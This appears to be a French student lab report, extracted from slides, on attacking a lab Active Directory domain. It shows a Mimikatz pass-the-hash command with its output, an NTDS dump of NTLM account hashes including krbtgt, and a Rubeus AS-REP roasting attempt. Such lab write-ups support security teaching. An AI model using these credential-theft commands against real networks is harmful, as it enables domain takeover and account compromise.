
6 - Attaque NTLM

6.7 - Pass the hash

Mimikatz :

```
mimikatz # sekurlsa::pth /user:H31-4$ /domain:iut-velizy.local /ntlm:58ab40a829117de5b996991f9ed2d77a
user   : H31-4$
domain : iut-velizy.local
program : cmd.exe
impers. : no
NTLM   : 58ab40a829117de5b996991f9ed2d77a
| PID  6888
| TID  13820
| LSA Process is now R/W
| LUID 0 ; 71022654 (00000000:043bb83e)
| msv1_0 - data copy @ 000001FCDAFE2260 : OK !
| \ kerberos - data copy @ 000001FCDB1DF8E8
|   \ des_cbc_md4      -> null
|   \ des_cbc_md4      OK
|   *Password replace @ 000001FCDB390428 (32) -> null


mimikatz #
```



result.ntds - Bloc-notes

Fichier Edition Format Affichage Aide

DC-GARROS\$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:1a4b1757588cab6298e29e91c06df58d:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC-RT\$:1002:aad3b435b51404eeaad3b435b51404ee:ea5962f1b33fcf81d419e402f3f57c49:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:eb6db1450fafd45f21b36dc123500b8d:::
IUT-VELIZY\$:1105:aad3b435b51404eeaad3b435b51404ee:65ffe65da9d558e22c5ac5ba4ef63fed:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::



Administrator : C:\WINDOWS\SYSTEM32\cmd.exe


Microsoft Windows [version 10.0.19044.2965]
(c) Microsoft Corporation. Tous droits réservés.

C:\WINDOWS\system32>whoami
nt\administrateur

C:\WINDOWS\system32>




KERBEROS ATTACK



8 - ATTAQUES KERBEROS

8.1 - Explication du protocole



8 - ATTAQUES KERBEROS


8.2 - Attaque AS-Rep Roasting

Objectif :

Récupérer le mot de passe d'un utilisateur ayant désactivé la pré-authentification Kerberos.

Prérequis :

- Nécessite d'avoir un compte utilisateur dans le domaine.
- Il doit exister des comptes sans pré authentification dans le domaine.



Principe d'une attaque AS-Rep Roasting

8 - ATTAQUES KERBEROS

8.2 - Attaque AS-Rep Roasting

Identifier les comptes vulnérables

```
C:\Users\Nhanvinh\Downloads\Rubeus-1.6.4\Rubeus\bin\Release>Rubeus.exe asreproast  
[!] Rubeus - Active Directory AS-REP Roasting  
[!] Version: v1.6.4  
[*] Action: AS-REP roasting  
[*] Target Domain      : mmi.iut-velizy.local  
[*] Searching path 'LDAP://DC=MMI.mmi.iut-velizy.local/DC=mmi,DC=iut-velizy,DC=local' for AS-REP roastable user  
[X] No users found to AS-REP roast!
```


AS-Rep Roasting sur Rubeus

Par défaut, tous les comptes du domaine "mmi.iut-velizy.local" nécessitent la préauthentification

8 - ATTAQUES KERBEROS

